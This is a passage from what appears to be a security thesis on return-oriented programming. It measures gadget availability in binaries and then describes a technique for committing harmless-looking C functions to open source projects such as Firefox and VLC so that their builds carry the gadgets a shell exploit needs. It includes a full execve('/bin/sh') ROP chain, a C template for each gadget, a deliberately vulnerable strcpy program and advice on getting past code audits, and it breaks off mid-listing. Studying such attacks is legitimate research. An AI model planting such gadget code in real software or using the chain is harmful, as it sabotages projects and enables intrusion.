As clearly shown above, running `objdump`[3] `-x` on a simple C program (omitted here because not relevant), reveals that the binary compiled with the `-fpie -fPIE` has the `.text` section that is mapped at a *Virtual Memory Address*[4] that starts at `0x000004e0` while the binary in listing 15 has its VMA placed at `0x08048350`.

2 the FULL RELRO protections moves the GOT and PLT tables above the DATA and BSS sections, and instructs the linker to perform libraries relocations at program startup to have a read-only GOT table at runtime

3 `objdump` is a program to display information about object files

4 The *Virtual Memory Address* or VMA, is the address the section will have when the executable file is run, while the *Load Memory Address* or LMA is the address where the section will be loaded at runtime. They're often the same

The address of the PIE compiled binary is so low because when the executable is run, the OS linker will relocate the .text section to a randomized address (if ASLR is enabled) and then it will perform all the relocation in code as well. For example if in the code there is a jmp 0x456 that is legit for the PIE executable, at runtime, when the linker relocate the base address, for example at 0x55000000 the previous jmp has to be translated in jmp 0x55000456. This is performed at the application startup, causing a performance loss in term of startup time.
As stated in [41] the performance overhead (calculated on the base of the SPEC CPU2006 benchmarks) in PIE-compiled executables is up to a 26% in individual benchmarks with an average of 10% due to the dynamic relocation of the .text segment and to the fact that an entire register is used to hold the code base pointer (so this reduces the number of available registers for the rest of the application).
To sum up, if an executable is compiled without the PIE protection, is possible to find gadgets within its .text section, because the addresses in that section will be never randomized. In appendix A is shown a simple example of the execution of checksec.sh[5] in a 64bit ArchLinux machine running a 3.6.7-1-ARCH kernel and some sample program installed. In that list there is a clear view that today the PIE protection is not so widely spread (only 5 processes have PIE enabled).
A good way of exploiting vulnerable program can then be applying ROP techniques considering only gadgets already present in .text. In [50] a first experiment with Q showed that it is possible to find usable gadgets to perform linked function calls and memory assignment in 80% of binaries that are at least 20KB, and libc calls in 80% of binaries larger or equal to 100KB.

4.2 QUICK SURVEY ON DYNAMICALLY VS STATICALLY COMPILED BINARIES

The main problem when searching for useful gadgets in .text section is the fact that some kind of gadgets are difficult to find; for example a int 0x80 is quite rare in an executable's text section, due to the fact that usually system calls are perpetrated by libc and not directly from the code.
Thinking at common software, a main problem is that usually binaries are compiled in a dynamical way, that means that calls to libc and other shared libraries are resolved though the .GOT and .PLT sections with dynamic linking.
In practical terms it means that the actual code of function called by the program is in libraries and not in the .text section. This is good in term of executable size, because it reduces the size of the binary due to the relative linking; on the other side is a bad thing in term of number of gadgets present into the executable. Given this simple C program:

5 checksec.sh is an useful script created by Tobias Klein and can be found in http://www.trapkit.de/tools/checksec.html. This tool is a simple ELF analyzer that parses some information and check for most common security features in an ELF file

```
#include <stdio.h>
#include <stdlib.h>
int main(int argc, const char *argv[])
{
  printf("Hi, 1337 user,  i am a simple main");
  return 0;
}
```

it can be noted that it does a simple print and exits and the only `libc` function called is `printf()`. If it is compiled with `gcc -m32 -o simpleMain simpleMain.c` it produces an executable:

```
% gcc -m32 -o simpleMain simpleMain.c
% ls -hal simpleMain
-rwxr-xr-x 1 slave users 4.9K Nov 29 19:50 simpleMain
% size --format=sysv -x simpleMain | grep .text
section              size        addr
.text                0x194       0x8048300
```

that is only 4.9K large (with a `.text` section of 404 bytes). This has huge implication on the number of gadgets that resides into the binary; in fact analyzing it with `ROPGadget`:

```
% ROPgadget -g -file simpleMain
Gadgets information
============================================================
0x080482a6: jmp dword ptr [ebx]
0x080482b2: add esp, 0x08 ; pop ebx ; ret
  ...
0x08048588: inc ecx ; ret

Unique gadgets found: 10
```

it ends up collecting only 10 unique gadgets. This is normal, because the sections that contains code are very small. If the same C file is compiled with the `-static` options instead it's produced a fatter binary:

```
% gcc -m32 -static -o simpleMainStatic simpleMain.c
% ls -hal simpleMainStatic
-rwxr-xr-x 1 slave users 739K Nov 29 23:07 simpleMainStatic
% size --format=sysv -x simpleMainStatic | grep .text
section              size        addr
.text                0x7def4     0x80482e0
```

In this case the binary is larger in size (`.text` section large 515828 bytes) because the code of functions in libc is copied into the binary; in fact it can be checked with `objdump`: as shown in listing 4.2 the code of `printf()` function in included in `simpleMainStatic` binary.

```
% objdump -M intel -D simpleMainStatic| grep -C10 "<__fprintf*>:"
08065b40 <__fprintf>:
8065b40: 83 ec 1c          sub    esp,0x1c
8065b43: 8d 44 24 28       lea    eax,[esp+0x28]
8065b47: 89 44 24 08       mov    DWORD PTR [esp+0x8],eax
8065b4b: 8b 44 24 24       mov    eax,DWORD PTR [esp+0x24]
8065b4f: 89 44 24 04       mov    DWORD PTR [esp+0x4],eax
8065b53: 8b 44 24 20       mov    eax,DWORD PTR [esp+0x20]
8065b57: 89 04 24          mov    DWORD PTR [esp],eax
8065b5a: e8 21 70 ff ff    call   805cb80 <_IO_vfprintf>
8065b5f: 83 c4 1c          add    esp,0x1c
8065b62: c3                ret
```

Now, if ROPGadget is run against this new, statically compiled binary, the result is:

```
% ROPgadget -g -file simpleMainStatic
Gadgets information
============================================================
0x080481b2: jmp dword ptr [ebx]
0x080481be: add esp, 0x08 ; pop ebx ; ret
0x080481c1: pop ebx ; ret

  ...

0x080ee3ca: add eax, 0xc6c70a7f ; ret

Unique gadgets found: 209

Possible combinations.
============================================================

[+] Combo 1 was found - Possible with the following gadgets. (execve)
```

This means that if the compiled binary is very small there is low chance for an attacker to successfully create a ROP chain as explained in chapter 3, or at least a useful one.
These tests were done with a simple C file with 1 line of code; however this result does hold for other commons executables like the one shown in the listing below:

```
% ls -hal /usr/lib/firefox/firefox
-rwxr-xr-x 1 root root 74K Oct 26 00:49 /usr/lib/firefox/firefox
% ROPgadget -g -file /usr/lib/firefox/firefox
 . . .
Unique gadgets found: 50
 . . .
```

There are also fat dynamic binaries, but they haven't always the same number of unique gadgets as libc, for example:

```
% ls -hal /usr/bin/dmd
-rwxr-xr-x 1 root root 1.7M Aug  2 19:21 /usr/bin/dmd
% ROPgadget -g -file /usr/bin/dmd
. . .
Unique gadgets found: 177
. . .
```

versus

```
% ls -hal /lib/i386-linux-gnu/libc-2.15.so
-rwxr-xr-x 1 root root 1.7M Oct  5 22:40 /lib/i386-linux-gnu/libc-2.15.so
% ROPgadget -g -file /lib/i386-linux-gnu/lib-2.15.so
. . .
Unique gadgets found: 322
. . .
```

This shows that even if the two ELF are the same in size, the libc contains almost twice the number of gadget with respect of the dynamically-compiled dmd binary. It is more common that a dynamically linked executable has a smaller size than a statically linked one. Dynamically linked executables often relies on shared libraries and this improve the code reuse and the global occupation on the host machine.

4.3 THE IDEA

To overcome limitations of small and dynamically linked executables and to avoid the necessity to search in big executables, a new approach has been developed. The main idea is to "surgically" inject gadgets into an open source projects to enable the development of custom exploits.
I have achieved this by creating high level code chunks that can be easily committed into an open source project without notice. These chunks have the property that, when compiled, they assume the form of a particular gadget. This is useful because a gadget can be mapped to a specific code chunk; in fact the compiling process is deterministic, so it is possible to understand what chunk of code has generated a specific gadget.
This type of approach is then focussed on creating the right conditions for a successful ROP exploit; the injected code in fact does not contains bugs that could be easily discoverable, but instead a series of useful gadgets that can be used in case of vulnerable bug. So things being injected are not bugs; this approach assumes that, sooner or later, a bug will be found into an application that will make it exploitable.
In order to obtain these "useful gadgets" there's the need to carefully some pieces of code in order to have the gadget as soon as the code is compiled. Due to the nature of ROP these code chunks needs to contain a `ret` instruction and this is inserted by compiler when a function is created; for example the function `simpleFunc()`

```
int simpleFunc()
{
  return 0;
}
int main(int argc, const char *argv[]){  return 0;}
```

when compiled is composed of

```
% objdump -M intel -D simple_function | grep -A 5 "<simpleFunc>:"
 080483cc <simpleFunc>:
 80483cc:       55                      push   ebp
 80483cd:       89 e5                   mov    ebp,esp
 80483cf:       b8 00 00 00 00          mov    eax,0x0
 80483d4:       5d                      pop    ebp
 80483d5:       c3                      ret
```

This means that to reproduce useful gadgets there's the need to create one function per gadgets[6] in order to chain them together.
Another possible approach, could be the one that make use of `__asm()` C directive, directly inserting needed gadgets, but I have immediately discarded it because of its visibility in term of code audit.

4.3.1 "Useful" gadgets

The concept of "useful" gadget is simple: it is a gadget that make possible a certain exploit technique. In this thesis the concept of "useful" is applied to all of those gadget who make possible to execute a system call.
There are many ways to chain gadgets together to execute a system call, but in order to maintain simple the whole proof of concept example, a specific

6 This is not necessarily true, in fact if there is the need for a `pop` *`reg`* and a `inc` *`reg`* a single function containing these two gadgets can be created. In this thesis, for the sake of simplicity, all the functions are created to obtain one specific gadget.

chain has been chosen. This chain is the same created by ROPGadget in its "auto-exploit" mode (denoted by "Combo 1" label) and it is composed of the following gadgets:

```
1  int 0x80
2  inc eax ; ret
3  xor eax,eax ; ret
4  mov mov dword ptr [edx], eax ; ret
5  pop eax ; ret
6  pop ebx ; ret
7  pop ecx ; ret
8  pop edx ; ret
9  .data Addr
```

With these gadgets it is possible to create a ROP chain that execute any command through the `execve` system call. The `.data` is an address into the application where the ROP chain can safely write; in this case ROPgadget chooses to put the arguments of the `execve` into the `.data` section. In order to better understand how this chain works a simple example is provided in listing 17.

Listing 17: ROP chain

```
1  0x08052bba # pop edx ; ret
2  0x080cd9a0 # @ .data
3  0x080a4be6 # pop eax ; ret
4  "/bin"
5  0x080798dd # mov mov dword ptr [edx], eax ; ret
6  0x08052bba # pop edx ; ret
7  0x080cd9a4 # @ .data + 4
8  0x080a4be6 # pop eax ; ret
9  "//sh"
10 0x080798dd # mov mov dword ptr [edx], eax ; ret
11 0x08052bba # pop edx ; ret
12 0x080cd9a8 # @ .data + 8
13 0x0804aae0 # xor eax,eax ; ret
14 0x080798dd # mov mov dword ptr [edx], eax ; ret
15 0x08048144 # pop ebx ; ret
16 0x080cd9a0 # @ .data
17 0x080c5dd2 # pop ecx ; ret
18 0x080cd9a8 # @ .data + 8
19 0x08052bba # pop edx ; ret
20 0x080cd9a8 # @ .data + 8
21 0x0804aae0 # xor eax,eax ; ret
22 0x08048ca6 # inc eax ; ret
23 0x08048ca6 # inc eax ; ret
24 0x08048ca6 # inc eax ; ret
25 0x08048ca6 # inc eax ; ret
26 0x08048ca6 # inc eax ; ret
27 0x08048ca6 # inc eax ; ret
28 0x08048ca6 # inc eax ; ret
29 0x08048ca6 # inc eax ; ret
30 0x08048ca6 # inc eax ; ret
31 0x08048ca6 # inc eax ; ret
32 0x08048ca6 # inc eax ; ret
33 0x08048ca8 # int 0x8
```

In the above listing is shown a ROP chain that executes a simple `/bin/sh` into the attacked machine. This chain represents the memory layout of the stack as soon as the code is injected, with the top of the chain being pointed

by EIP.
In the first column are represented (only for the sake of completeness) the addresses of the various gadgets present into the binary; these addresses will be loaded into the stack and executed as soon as the control flow is diverted. The second column is a comment that explains what gadget is pointed by that specific address.
In line from 1 to 4 the operations that the CPU will execute are the basic blocks of a *write-into-memory* operation. In fact the first gadget will load into edx the address present in line 2 that is a writeable address in memory; in line 3 then a pop eax will load the four-byte string "/bin" into register EAX and finally the gadget in line 4 will move the content of EAX into a memory location pointed by EDX.
This five lines can successfully write the attacker-supplied input into an arbitrary(writeable) memory location. In fact to have a "/bin/sh" the same operation is performed in lines from 6 to 10 for the "//sh"[7] string. After this, another *write-into-memory* operation is performed, but this time the string being written is the \0 or NULL character to terminate the string and this is done with a clever xor eax,eax instead of injecting the NULL byte, because the latter option is not feasible in string related errors as explained in chapter 2.
In lines from 15 to 20 are then loaded into EBX,ECX and EDX the parameter needed by the system call; in this case a pointer to the string (EBX), and two pointer to the NULL word for ECX (*argv*) and EDX (*envp*). Then, the line 21 writes 0 to EAX and lines from 22 to 32 set EAX to the number of the execve system call. Finally the int 0x80 instruction is triggered.
This chain will then perform a simple

```
execve("/bin/sh",0,0)
```

syscall.
This long ROP chain is not suitable for all buffers overflow, in fact its size is not small: $33 \times 4byte = 132bytes$, but it is actually flexible; in fact by modulating the number of inc EAX, it is possible to choose a different system call. In this case a simple mov 0xb,EAX is shorter, but it's not always available, while inc EAX is more common.

4.3.2 Possible approaches

A first possible approach in designing these "harmless" can be the one that tries to generate sample C code in order to obtain useful gadgets. This approach however has some drawbacks: first, there's the need to develop a C language parser that can also generate valid C code; second, the generated code has to cover the majority of the C language, creating valid sentences;third, this approach is slow.
Another approach, that is the one applied in this thesis, is to try to write a piece of C code by hand given a certain gadget and its context. This can be done by interpreting the assembly code and trying to reproduce it in an high level language, that is exactly the opposite work of the GCC compiler.

7 the double "\" is inserted as padding, due to the fact that the string has to be a multiple of four bytes into 32bit architectures; this is done to ensure the correct alignment of the ROP chain.

4.4 GCC OPTIMIZATIONS

The approach chosen implies that the compilation with GCC of C code is deterministic. GCC is a modern C compiler, and trough years it evolved optimizing its transformation and compiling processes. This means that GCC has a lot of options[8] for compiling C source code, including some options that control the structure of the output machine code.
The most problematic set of options during the development of the C functions, is the one that comprehends all type of compiler's optimizations. In fact GCC offers a series of optimization levels, that starts from 0 (no optimization) to 3 (max optimization).
These are specified as command line options with `-0val` switch, where *val* can be `0,1,2,3,s,fast,g` . These options are actually a way to enable a lot of other switches that performs some type of optimization in produced code; a comprehensive list of switches enabled by this optimizations can be found in GCC manual or online[9].
During the development of useful functions, I noticed that it must be taken into account what kind of optimization switches are enabled during the compilation process. In fact these switches heavily modify the outputted assembly code, so the created C code for a certain function is different on the basis of what optimization switch is enabled.
For example considering the simple C program shown in 18

Listing 18: Sample program

```
#include <stdio.h>
#define FUN_CONST 4918

int giveMeZero(){
  return 0;
}
int simpleFunc(){
  char smallbuf[4];
  return 1+FUN_CONST;
}
int main(int argc, const char *argv[]){
  printf("%d",simpleFunc());
  printf("%d",giveMeZero());
  return 0;
}
```

its assembly output is very different on the base of the compiler switches that are enabled. Let's consider only the four switches `-O0,-O1,-O2,-O3`:

8 http://gcc.gnu.org/onlinedocs/gcc/Option-Summary.html
9 http://gcc.gnu.org/onlinedocs/gcc/Optimize-Options.html#Optimize-Options

Listing 19: -O0 compilation

```
<giveMeZero>:
 55                     push   ebp
 89 e5                  mov    ebp,esp
 b8 00 00 00 00         mov    eax,0x0
 5d                     pop    ebp
 c3                     ret

<simpleFunc>:
 55                     push   ebp
 89 e5                  mov    ebp,esp
 83 ec 10               sub    esp,0x10
 b8 37 13 00 00         mov    eax,0x1337
 c9                     leave
 c3                     ret
```

The `-O0` switches does not enable any kind of optimization: the code of all function is translated into assembly respecting the semantic and doing each steps; for example in `simpleFunc()` is allocated the space for the `smallbuff` even if it's never used. There's also a context save/restore even if no parameters are passed to those functions.It has to be noted that the register-zeroing operation is a simple `mov` *`reg`*`, 0x0` instruction; another interesting thing is the resolution at compile-time of certain operations, like the `1+FUN_CONST` in `simpleFunc()`

Listing 20: -O1 compilation

```
<giveMeZero>:
 b8 00 00 00 00         mov    eax,0x0
 c3                     ret

<simpleFunc>:
 b8 37 13 00 00         mov    eax,0x1337
 c3                     ret
```

The code compiled with `-O1` (list. 20) is really different and smaller compared to the one without optimization. In fact all kind of unused variable have been removed (like the `smallbuff` buffer) and also the function prologue and epilogue. With this optimization level zeroing a register is always performed with a mov instruction.

Listing 21: -O2/-O3 compilation

```
<giveMeZero>:
 31 c0                  xor    eax,eax
 c3                     ret
 8d b6 00 00 00 00      lea    esi,[esi+0x0]
 8d bc 27 00 00 00 00   lea    edi,[edi+eiz*1+0x0]

<simpleFunc>:
 b8 37 13 00 00         mov    eax,0x1337
 c3                     ret
 66 90                  xchg   ax,ax
 66 90                  xchg   ax,ax
 66 90                  xchg   ax,ax
 66 90                  xchg   ax,ax
 66 90                  xchg   ax,ax
```

The last listing show the C program compiled with `-O2` [10] where some key differences can be noted. Firstly the operation used to zero out a register is a `xor reg,reg` operation, which is slightly faster than a `mov` one. The second difference, that does not influences the way in which the useful functions are designed, is the fact that the GCC compiler adds some `NOP`-like instructions to the end of the function in order to align the start of the next subroutine to a 16-byte block, that can increase code execution performance.
These different switches will then influence some decisions during the design of the "ROP friendly" functions.

4.5 EIGHT SIMPLE C FUNCTIONS

As in the rest of this thesis all the test were done on a MacbookPro running ArchLinux 64-bit with 3.6.7 kernel and a Core 2 Duo P8800 @ 2.66 Ghz. The architecture considered is the 32bit one.
As seen in subsection 4.3.1, to successfully perform any type of system call, at least eight gadget are needed. These gadgets could be replaced by more specific ones, but this thesis is focussed on demonstrating that a generation is possible, rather than optimize the gadgets that are used.
In order to create these small C functions that contains useful gadgets, a series of tools were used; a valid help during the assembly reversing process came from IDA Pro, and command-line tools like `objdump` and other reversing tools (like the reversing suite radare[11] helped a lot during the debugging process.
To obtain gadgets needed for a syscall a set of functions has been implemented. These functions are written in C and very simple; they are almost function *stubs*, in fact they do nothing other than producing useful gadgets when compiled. As explained in previous section, a particular attention has to be made with regard to GCC optimization switches, because they modify the output assembly code. So each of these function were developed and analyzed for each of the above mentioned GCC switches: `-O0,-O1,-O2,-O3`. The design of these functions takes into account that they have to be as harmless as possible when audited from an outside developer; malicious

10 The `-O3` is omitted because it's the same as the `-O2` and it introduces few enhancements like inline function optimization, that are not problematic in the processed of constructing functions
11 Radare is an open source framework for reversing binaries http://radare.org/y/

injected code can be easily discovered by a processional auditer that reads only the high level source code, these function instead does not contains vulnerabilities or bugs. These functions were kept as simple as possible and thus they may have no real functionality; the objective is to show that the injection of malicious ROP payload is possible (and can go unnoticed with a good chance). There are many ways of creating these functions or other tricks that make useful gadgets appear; here will be presented the simplest approach.

4.5.1 inc EAX

According to the Intel 64 and IA-32 Architecture Software Developer's Manual [12] the opcode of the `inc eax` function is `0x40`. This means that any sequence of byte that comprehends a `0x40 0xc3` couple is a good gadget. To obtain this byte sequence the most straightforward way is to create a simple function that returns a value with a 0x40 somewhere.
In IA32 the return value of a function is often placed by GCC into the `EAX` register, so the only thing to carefully craft is the return value of the function. A simple function that creates an `inc EAX` gadget is:

Listing 22: `inc eax` function

```
#define RANDOM_OFFSET 64
int compute_first_byte(int *arr){
  /*any code can be placed here*/
  return *arr+RANDOM_OFFSET;
}
```

This simple function add an offset to a copy of the first element of the given array and returns it; this function is then translated into the following op-codes under `-O1, -O2` and `-O3` switches:

```
080483d0 <get_magic_header>:
80483d0: 8b 44 24 04          mov    eax,DWORD PTR [esp+0x4]
80483d4: 8b 00                mov    eax,DWORD PTR [eax]
80483d6: 83 c0 40             add    eax,0x40
80483d9: c3                   ret
```

Under the `-O0` compilation switch an extra `pop ebp` is inserted but it does not compromise the final ROP chain. The problem is that under this switch if arguments or code are put into the `get_magic_header` function, an extra `leave` instruction is inserted before `ret`. This breaks the chain because the `leave` instruction makes modification to the `esp` register, so there's no way to get back to the ROP chain. So the only thing to note is that if an open source executable does not contain an `inc eax` instruction and is compiled with the `-O0` or `-O1` switches then the `compute_first_byte` function mustn't contain any local variable that is further passed to an inner function. It must be avoided the stack unwinding instruction just before the `ret` instruction, otherwise it is fine.
Because of their wide use next section will be analyzed only the functions designed for the `-O1/-O2/-O3` optimization levels.

4.5.2 xor EAX,EAX

The `xor eax, eax` operation (`0x31 0xc0`) is a simple zeroing instruction. In fact by xoring a register with itself the final value will be 0 for each

bytes of the register. This instruction is handy because make the `eax` register reusable by reinitializing it and making possible to use other `eax`-based gadgets.
Thanks to the `peephole optimization`[36] technique, the GCC compiler with `-O2/-O3` switches enables, replace the redundant and slow code with faster and semantically equivalent one. This optimization is not applied in `-O0/-O1` optimization groups unless explicitly declared with `-fpeephole2` A sample function that generate a `xor eax, eax` is a function that returns a zero value like:

Listing 23: `xor eax,eax` sample function

```
int zeroFunction(){
  return 0;
}
```

This function produces a nice

```
080483d0 <xor>:
80483d0: 31 c0                xor eax,eax
80483d2: c3                   ret
```

instrucion with `-O2/-O3` switches and `mov eax,0x0` instruction with the `-O1/-O0` switches. ROPgadget does not investigate for a `mov eax,0x0` in its automated algorithm, but it can be proved that the ROP chain is executed correctly even with the `mov` instruction. This function has a drawback: it can not be filled with dummy local variable that can cause a stack unwind (`leave` or operations on `esp`).
Another way to create a `xor eax,eax` gadget is by using a fake constant that contains the bytes of the `xor eax,eax` instruction; constants like the first in listing 24 can be used as a return value (ensuring that no stack unwind has been made), while the second contains a small `xor_eax` gadget that can be put in place by assigning that constant to a variable causing a `mov` operation with the needed opcode inside.

Listing 24: XOR constants

```
#define ONLY_XOR 0xc0311234
#define XOR_AND_RET 0xc3c03134
```

4.5.3 mov [E(x)X],E(y)X

The `mov [E(x)X],E(y)X` with $x, y \in \{a, b, c, d\}, a! = b$ is the instruction responsible of writing attacker-injected data into the process memory. This is a fundamental gadget because it allows an attacker to write data that will be useful during a system call. For example in case of an `execve()` there will be the need of some arrays containing command lines, parameters and environment.
This gadget can be obtained in multiple ways; one way is to force the compiler to use two different register to perform some memory operation and function call. An example of such approach is shown below:

Listing 25: `mov e(x)x,e(y)x` sample function

```
#define A_CONST 1337
int getConst(){
  return A_CONST;
}
void write_CONST(int *a2){
  *a2=getConst();
}
```

This function simply writes into address pointed by `a2` a constant value. This function is then translated into:

```
080483d2 <mov_eax>:
80483d2: e8 f5 ff ff ff        call   80483cc <getConst>
80483d7: 8b 54 24 04           mov    edx,DWORD PTR [esp+0x4]
80483db: 89 02                 mov DWORD PTR [edx],eax
80483dd: c3                    ret
```

This assembly is outputted by GCC with `-O0/-O1` switches enabled. To obtain the same `mov` operation with `-O2/-O3` switches turned on, a little change was made, because with these higher optimization levels GCC directly resolves the constant value at compile time and ignores the `getConst()` function call. The modified function for `-O2/-O3` optimization levels is shown in listing 26

Listing 26: `mov e(x)x,e(y)x` sample function, -O2/-O3 version

```
int dummyFunc(int a, int b){
  return a+b;
}
int writeValIntoPointer(int a, int b,int* a2){
  *a2=dummyFunc(a,b);
  return *a2;
}
```

4.5.4 pop E[A|B|C|D]X

These simple and useful gadgets are used as *register-load* operations. In fact, by putting a word on the stack and subsequently using a `pop` *`reg`*, a register can be initialized. This kind of gadget is essential in constructing UNIX x86_32 (and also x86_64) system call, which are called with parameters passed in registers.
A good template to obtain this kind of gadgets is the following:

Listing 27: `pop e[a|b|c|d]x` sample function, -O2/-O3 version

```
#define POP_EAX 88
#define POP_ECX 89
#define POP_EDX 90
#define POP_EBX 91

int add_value (int *arr){
  return *arr+<pop_constant_here>;
}
```

This is the same configuration as the `inc` one, except for the constant value. For example, a function compiled for a `pop eax` gadget with `-O2` switch turned on will look like this:

```
080483d0 <pop_eax>:
80483d0: 8b 44 24 04          mov    eax,DWORD PTR [esp+0x4]
80483d4: 8b 00                mov    eax,DWORD PTR [eax]
80483d6: 83 c0 58              add    eax,0x58
80483d9: c3                    ret
```

where `0x58` is the `pop eax` opcode. These instruction can also be found within `mov` instruction as offsets. In fact those constants can be used in memory assignment operations in order to obtain the right opcode. Here are put in the return statement to keep those byte near the `0xc3` opcode.

4.5.5 int 0x80

To keep the function simple, the same technique shown above is applied also to create the `int 0x80` instruction, that is the most important one if creating a syscall-based exploit. For this gadget, due to the high difficulty in finding it in unintended instruction, the "constant" technique has been applied.
In summary the `int 0x80` function is structured as follows:

Listing 28: `int 0x80` sample function

```
#define WHISTLE 0x80cd1234
int whistleNumber(){
  return WHISTLE;
}
```

This will lead to the production of:

```
080483cc <int80>:
80483cc: b8 34 12 cd 80          mov    eax,0x80cd1234
80483d1: c3                    ret
```

In the approach adopted above, the constant is put in the return statement to have a near `0xc3` byte; otherwise the constant can include the `0xc3` byte itself thus avoiding the need of having to create a simple function as shown above.

4.6 FUNCTIONS WRAP UP

As already explained these functions are simple and dummy functions to demonstrate that is possible to inject ROP gadgets trough simple innocuous function.To demonstrate that the set of functions discussed above make a ROP approach possible, a little example will be given.
Consider this sample vulnerable program:

Listing 29: Simple vulnerable program

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>
int main(int argc, const char *argv[])
{
  char buf[32];
  strcpy(buf,argv[1]);
  return 0;
}
```

When compiled with `gcc -m32 -O2 -o vulnProg vulnprog.c` it leads to a binary with no stack protector[12] that contains the following useful gadgets:

```
% ./checkGadgetsPresence_alt.sh vulnSrc all
[+] Starting Scan
[+] Changing directory: vulnSrc
[+] Creating GGT directory
[+] Compiling target ALL
[+] Found ../vulnProg executable file, generating GGT/vulnProg.ggt file
    ...
[+] Searching for inc eax in GGT/
[--] INC EAX not found
[+] Searching for xor eax eax in GGT/vulnProg.ggt
[--] MOV EAX 0 not found
[+] Searching for pop eax in GGT/vulnProg.ggt
[--] POP EAX not found
[+] Searching for pop ebx in GGT/vulnProg.ggt
[++] POP EBX found in vulnProg.ggt
[+] Searching for pop ecx in GGT/vulnProg.ggt
[--] POP ECX not found
[+] Searching for pop edx in GGT/vulnProg.ggt
[--] POP EDX not found
[+] Searching for mov in GGT/vulnProg.ggt
[--] MOV (E?X) E?X not found
[+] Searching for int 0x80 in GGT/vulnProg.ggt
[--] INT 0X80 not found
```

Thanks to the `checkGadgetsPresence_alt.sh` script[13] it is possible to see that only one useful gadget can be found in the `vulnProg` executable. This is not clearly the ideal condition to try to perform a ROP exploit.
If code in listing 29 is compiled *statically* [14] with the functions described before, the scenario changes:

```
% gcc -O2 -m32 vulnProg.c ropLib.c -o vulnProgwithROP
% ./checkGadgetsPresence_alt.sh vulnSrc all
[+] Starting Scan
[+] Changing directory: vulnSrc
[+] Creating GGT directory
[+] Compiling target ALL
[+] Found ../vulnProgwithROP executable file, generating GGT/
    vulnProgwithROP.ggt file...
[+] Searching for inc eax in GGT/
[++] INC EAX found in vulnProgwithROP.ggt
[+] Searching for xor eax eax in GGT/vulnProgwithROP.ggt
[++] XOR EAX EAX found in vulnProgwithROP.ggt
[+] Searching for pop eax in GGT/vulnProgwithROP.ggt
[++] POP EAX found in vulnProgwithROP.ggt
[+] Searching for pop ebx in GGT/vulnProgwithROP.ggt
[++] POP EBX found in vulnProgwithROP.ggt
[+] Searching for pop ecx in GGT/vulnProgwithROP.ggt
[++] POP ECX found in vulnProgwithROP.ggt
[+] Searching for pop edx in GGT/vulnProgwithROP.ggt
[++] POP EDX found in vulnProgwithROP.ggt
[+] Searching for mov in GGT/vulnProgwithROP.ggt
```

12 under ArchLinux the -fstack-protector is not enabled by default
13 `checkGadgetsPresence_alt.sh` is a variation of the script that was used to search for specific gadgets in useful functions. It is better described in Appendix B.
14 This means that the *useful* functions cannot be inserted into a shared library, due to ASLR constraint

```
[++] MOV (E?X) E?X found in vulnProgwithROP.ggt
[+] Searching for int 0x80 in GGT/vulnProgwithROP.ggt
[++] INT 0X80 found in vulnProgwithROP.ggt
```

Thanks to *useful* functions the executable now contains all the gadgets needed to perform a successful ROP exploit. In fact checking the binary against ROPGadget the result is:

```
%ROPgadget -g -file vulnSrc/vulnProgwithROP
Gadgets information
============================================================
...
Unique gadgets found: 23
...
Possible combinations.
============================================================

[+] Combo 1 was found - Possible with the following gadgets. (execve)
...
```

This result proves that the functions created and discussed above are actually a container of all ROP gadgets needed to perform a syscall like `execve`.In the next section will be provided a little example of a real-world case.

4.7 A REAL-WORLD EXAMPLE

To demonstrate the validity of the above-mentioned thesis, some example of real world open source applications are provided.

4.7.1 Firefox

Mozilla Firefox is a freely available browser supported by the open source community. Anyone, can start developing for Mozilla if he wants (it will be obviously followed by a senior developer during his first commits), so this open source project can be a good case study in this thesis's scenario.
A fresh copy of the source code was downloaded from the Mozilla repository located at `http://hg.mozilla.org/releases/mozilla-release`. The system used to build a 32-bit release of Firefox is an Ubuntu 32-bit machine with a 3.2.0 Linux kernel.
After `make -f client.mk` and some time required by the compilation process, the `firefox` executable appeared in `dist/bin/` the object's folder. A quick analysis made with `checksec.sh` shows that `firefox` under Ubuntu (where the GCC compiler has a lot of security features turned on by default, like `-fstack-protector`) is compiled with:

```
% checksec.sh --file firefox
RELRO           STACK CANARY      NX
Partial RELRO   Canary found      NX enabled
PIE             RPATH      RUNPATH
No PIE          No RPATH   No RUNPATH
```

So the `firefox` binary compiled from source has canary stack enabled (no stack smashing is possible), but it has `PIE` turned off. This is a key point, in fact, with `PIE` turned on, a ROP attack would be very difficult to perform.

A quick analysis of the binary shows that it has a quite large `.text` section (57.5K), but most of the size is aggregated into the `.debug*` sections. In fact by building the source code, debug symbols are not stripped, hence they may contain gadgets.
A check of the binary with `checkGadgetsPresence.sh` shows that in the fat `firefox` executable built from scratch (version 17.0, 424K in total) the only missing gadget is the `int 0x80`, that is the most important one. The same analysis applied on the `firefox` executable that comes with Ubuntu (version 16.0,74K) shows instead that no *useful* gadgets have been found.
However, even if with `PIE` disabled, an attack aimed directly to the `firefox` binary is not possible (and a bug in such small executable is quite rare). But `firefox` comes with some shared library and a quick analysis shows that one of them, the `libxpcom.so` library, has the following protections enabled:

```
% checksec.sh --file libxpcom.so
RELRO           STACK CANARY      NX
Full RELRO      No canary found   NX enabled
PIE             RPATH      RUNPATH
DSO             No RPATH   No RUNPATH
```

This means that a *bug* in that library (loaded by `firefox`) can lead to a successful ROP exploit by using gadgets already present in `firefox` executable plus an injected `int 0x80` gadget. This is possible because if a function of that library is called by `firefox` it will be not surrounded by stack protectors and thus there will be no stack smashing detection.
An important note is that this kind of attack is only possible when compiling `firefox` from sources because of the absence of the `PIE` switch, in fact the precompiled version that comes with Ubuntu has the `PIE` switch turned on.[15]

4.7.2 VLC

The same kind of vulnerability can also be found on VLC.VLC is a media player that support a very high range of formats, and it does this by loading plugins.
On Ubuntu 12.04, an analysis of the `vlc` executable installed from repos, shows that the default installation of `vlc` lacks the `PIE` protection:

```
% checksec.sh --file /usr/bin/vlc
RELRO           STACK CANARY      NX
Partial RELRO   Canary found      NX enabled
PIE             RPATH      RUNPATH
No PIE          No RPATH   No RUNPATH
```

In this case the above mentioned attack can be replicated on one of the many plugins shipped with VLC. A quick analysis of the `lib` folder needed by `vlc` to load plugins dynamically shows that on a total of 317 shared object files, the one compiled without stack canaries protections are more than an half: 197.

15 These protections mechanisms varies from distributions to distributions, in fact on ArchLinux `firefox` is compiled with `-fPIE` disabled

4.7.3 Exploit emulation

The above results leads to a pattern where a `PIE` enabled executable uses non stack-canary-protected libraries. A simple example can be reconstructed where a vulnerable library, without stack canaries enabled, is used by a main program that has all the security features enabled. It can be proved that such a configuration can be exploited.
Considering this simple main:

```
#include <stdio.h>
#include "myVulnLib.h"
